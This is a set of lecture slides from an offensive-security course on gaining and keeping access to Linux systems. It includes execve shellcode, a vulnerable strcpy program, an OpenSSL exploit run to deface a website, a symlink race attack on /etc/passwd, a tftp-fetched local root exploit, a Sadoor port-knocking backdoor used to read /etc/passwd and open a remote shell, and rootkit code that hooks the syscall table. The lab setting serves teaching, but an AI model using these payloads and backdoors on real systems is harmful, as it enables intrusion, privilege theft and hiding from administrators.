
-- Stack Based Buffer Overflow --

- Stack holding all the information for the function
- Stack is created at the beginning of a function
- Stack is released at the end of a function
- LIFO mechanism to pass arguments to functions and to reference local variables

- function parameters
- local variables
- data to recover previous frame

```
void
function (void)
{
    [ ... ]
}

int
main (void)
{
    int a;
    function (argv[1])
    [ ... ]
}
```



EIP: Extended Instruction Pointer
EBP: Extended Base Pointer
ESP: Extended Stack Pointer


Gaining Access

-- Stack Based Buffer Overflow --

```

3 void function (char *args)
4 {
    char buff[32];
    strcpy (buff, args);
}

1 int main (int argc, char *argv[])
  {
    if (argc > 1)
    {
2         function (argv[1]);
    } else
        printf ("no input\n");
    return 0;
  }
  
```



EIP: Extended Instruction Pointer
 EBP: Extended Base Pointer
 ESP: Extended Stack Pointer


Gaining Access

-- Stack Based Buffer Overflow --

```

3 void function (char *args)
{
4   char   buff[32];
5   strcpy (buff, args);
}

1 int main (int argc, char *argv[])
{
   if (argc > 1)
   {
2       function (argv[1]);
   } else
       printf ("no input\n");
   return 0;
}
  
```




Gaining Access

-- Stack Based Buffer Overflow --

```

3 void function (char *args)
  {
4   char   buff[32];
5   strcpy (buff, args);
6 }

1 int main (int argc, char *argv[])
  {
    if (argc > 1)
    {
2       function (argv[1]);
    } else
      printf ("no input\n");
    return 0;
  }
  
```




Gaining Access

-- Stack Based Buffer Overflow --

```

3 void function (char *args)
  {
4   char   buff[32];
5   strcpy (buff, args);
6 }

1 int main (int argc, char *argv[])
  {
    if (argc > 1)
    {
2       function (argv[1]);
    } else
      printf ("no input\n");
    return 0;
  }
  
```



Gaining Access

-- Shellcode --

```
char linux_ia32_shellcode[] =
```

```
    "\x31\xc0"        /* xorl %eax,%eax          */
    "\x50"           /* pushl %eax              */
    "\x68" "//sh"     /* pushl $0x68732f2f      */
    "\x68" "/bin"    /* pushl $0x6e69622f      */
    "\x89\xe3"       /* movl %esp,%ebx         */
    "\x50"           /* pushl %eax              */
    "\x53"           /* pushl %ebx              */
    "\x89\xe1"       /* movl %esp,%ecx         */
    "\x99"           /* cdq                     */
    "\xb0\x0b"       /* movb $0x0b,%a1         */
    "\xcd\x80"       /* int $0x80               */
```

Old school payload: bindshell, backconnect

Gaining Access

-- Exercise: Web Site defacement --


```
$ cd /home/hamm/ssl/  
$ ls -la  
$ ./openssl 0x73 172.16.1.21 443 -c 40  
    /usr/bin/whoami  
    echo "hacked by me.... " > /var/www/html/index.html
```

- Unprivileged user -> local user privileges escalation



Gaining Access

-- Exercise: Web Site defacement --


What do we see on the Firewall???



The screenshot shows a window titled "Record Details" with a close button (X) in the top right corner. Below the title bar is a toolbar with "Previous" (up arrow), "Next" (down arrow), "Copy" (document icon), and "More Columns" (grid icon). The main area is a table with the following data:

Time		16:48:40
Interface		eth0
Action		Accept
Protocol	<u>T</u> CP	tcp
Service		https (443)
Source		[REDACTED]
Destination		192.168.22.21
Rule		1 [REDACTED]
Source Port		4058
Information		service_id: https
Policy Info		[REDACTED] [REDACTED] [REDACTED]

At the bottom of the window are "Abort" and "Close" buttons.



Maintaining Access

-- be silent --

- after a successful initial attack
- hide the tracks from logfiles
- expand local rights; find vulnerabilities in network
- install rootkits, steal password database, start network sniffer
- try same password on other systems
- find problems in topology (ex. dual homed hosts)
- try to attack the private network

Maintaining Access

Privileges Escalation

-- Race Condition --

what could I try to attack?

- SUID / SGID binaries

```
find / -perm -4000 -type f -user root -print  
find / -perm -2000 -type f -group root -print
```

- privileged process
- Kernel
- password file

Source of problems?

- configuration error
- local software vulnerabilities
 - buffer overflow
 - race condition
 - format string

Maintaining Access

Privileges Escalation

-- example: race_bug --

```
#include <stdio.h>
#include <unistd.h>

int
main (int argc, char *argv[])
{
    char path[] = "/tmp/race.txt"
    FILE *fp;

    fp = fopen (path, "a+");
    fprintf (fp, "%s\n", argv[1]);

    fclose (fp);
    unlink (path);

    return 0;
}
```

Maintaining Access

Privileges Escalation

-- example: race_bug --

Prepare attack

```
$ cd /home/hamm/race
```

```
$ ls -la
```

```
$ ./race_bug test
```

```
$ ls -la /tmp
```

```
$ cat /etc/passwd
```

```
$ su ; cp /etc/passwd /etc/passwd.bak; exit
```

Attak:

```
$ ln -s /etc/passwd /tmp/race.txt
```

```
$ ls -la /tmp
```

```
$ cat command
```

```
$ ./command
```

```
$ ls -la /tmp
```

```
$ cat /etc/passwd
```

```
$ su - bimbam
```

```
# id
```

Maintaining Access

Privileges Escalation

-- Exercise: privileges escalation --

```
$ su -
# cd /home/hamm/ssl/
# ls -la
# cp p /tftpboot
# /etc/init.d/atftpd start
# exit
$ ./openssl 0x73 172.16.1.21 443 -c 40
  /usr/bin/whoami
  pwd
  /usr/bin/tftp 172.16.1.1
      mode binary          # local root exploit
      get p                 # kernel 2.2.x 2.4.x
      quit


  ls -l
  chmod +x p
  ls -l
  ./p
  whoami
```

Aka Port Knocking Back Door

- Open Port?????
- no promisc mode, no open ports
- raw sockets
- trigger for special packets to get activated

- attacker:

- send trigger pkg1
- send trigger pkg2
- send trigger pkg3
- send command pkg1



Port 80, 443 open; statefull

- example: Sadoor
<http://cmn.listprojects.darklab.org>

Port Knocking

-- Sadoor example --

Sadoor daemon configuration: /etc/sadoor/sadoor.pkts

```
# key 1
keypkt
{
    ip {
        daddr = 172.16.1.24;
        saddr = 172.16.1.1;
        icmp {
            type = 8;
        }
    }
}

# key 2
keypkt
{
    ip {
        daddr = 172.16.1.24;
        saddr = 172.16.1.1;
        tcp {
            flags = SYN;
            dport = 80;
            sport = 3456;
        }
    }
}
```

Port Knocking

-- Sadoor example --

Sadoor daemon configuration: /etc/sadoor/sadoor.pkts

```
# key 3
keypkt
{
    ip {
        daddr = 172.16.1.24;
        saddr = 172.16.1.1;
        udp {
            dport = 111;
            data { bim\x20bam }
        }
    }
}

# command
cmdpkt
{
    ip {
        daddr = 172.16.1.24;
        saddr = 172.16.1.1;
        tcp {
            sport = 80;
            sport = 12345;
        }
    }
}
```

Port Knocking

-- Sadoor example --

Create a config-image database
and download it to /home/hamm/.sash

```
mksadb  
chmod 644 sadoor.db  
mv sadoor.db /var/www/html/
```

Run the daemon

```
/usr/sbin/sadoor
```

Review logging

```
tail -f /etc/sadoor/sadoor.log
```

Maintaining Access

Port Knocking

-- Sadoor example --

ON CLIENT side:

1. Download `http://testwww.mumm.lu/sadoor.db`

2. become root


```
cd
cd .sash
mv /home/hamm/sadoor.db .
sadbcat sadoor.db sash.db # create encrypted db
rm -f sadoor.db          # delete plain sequence
```

3. Sending commands

```
sash 172.16.1.24 -b 172.16.1.1 \  
-vv -r "cat /etc/passwd > /var/www/html/test.txt"  
sash 172.16.1.24 -b 172.16.1.1 \  
"chmod 644 /var/www/html/test.txt"
```

4. Establish a connection / remote shell

```
sash 172.16.1.24 -b 172.16.1.1 -vv  
sh-2.05b# whoami  
sh-2.05b# /sbin/ifconfig  
sh-2.05b# exit
```



Clearing Tracks

Rootkits

-- introduction --

Main goals of a rootkit:

- hide activities of an attacker to the legal administrator
 - active processes
 - directories & files
 - network activities
- provide a backdoor to the system
- let the attacker become root whenever he want
- collect sensitive data
 - from network
 - from user input

Clearing Tracks

Rootkits

-- introduction --

1th generation: Binary Rootkits

- replace important system tools by modified versions:
 - du(1), locate(1), netstat(1), ps(1), top(1),
 - ifconfig(1), w(1), who(1),
- defined parameters will become invisible in the future:
 - IP Addresses
 - directories & files
 - usernames
- easy to discover:
 - by filesystem integrity checker: -- tripwire, -- aide
- examples: Irk3-6, (Linux), Fbrk (FreeBSD), Solaris Rootkit

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- expand the functionality of the kernel
- can be loaded dynamically: `insmod(3)`, `rmmod(3)`
- implemented as device driver
 - > high level of flexibility
- implementations:
 - new modules
 - infecting existing modules
- result: trojaned kernel → full control over all userland apps.

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- syscalls: a gate between userland and kernel
- example for syscalls: `trace /bin/ls`

```
execve (...  
uname (...  
brk (0)  
old_mmap (...  
access (...  
open (...  
open (...  
...  
...
```


Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- normal syscall:




Clearing Tracks Rootkits

-- introduction --

2th generation: LKM (Loadable Kernel Modules) Rootkits

- manipulated syscall:



Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM Rootkit: Exercise: mkdir_Rootkit

```
#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <sys/syscall.h>
#include <stdio.h>

MODULE_LICENSE("GPL");

/* import syscall table */
extern void *sys_call_table[];

/* dummy for old mkdir syscall */
int (*orig_mkdir) (const char *path);
```

```
/* the new mkdir syscall */
int hack_mkdir (const char *path) {
    printk ("BimBam!\n");
    return 0;
}

int init_module (void) {
    orig_mkdir=sys_call_table[SYS_mkdir];
    sys_call_table[SYS_mkdir]=hack_mkdir;
    return 0;
}

void cleanup_module (void) {
    sys_call_table[SYS_mkdir]=hack_mkdir;
}
```

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM Rootkit: Exercise: mkdir_Rootkit

```
cd /root/rootkit/mkdir
gcc -c -I /usr/src/linux/include mkdir.c
insmod mkdir.o
lsmod
mkdir test
ls -la
cat /var/log/messages

rmmod mkdir
lsmod
mkdir test
ls -la
```

Clearing Tracks

Rootkits

-- introduction --

2th generation: LKM Rootkit: Adore

```
cd /root/rootkit/adore/  
insmod adore.o  
lsmod  
insmod cleaner.o  
lsmod  
rmmod cleaner  
lsmod
```

```
ps aux | grep ssh  
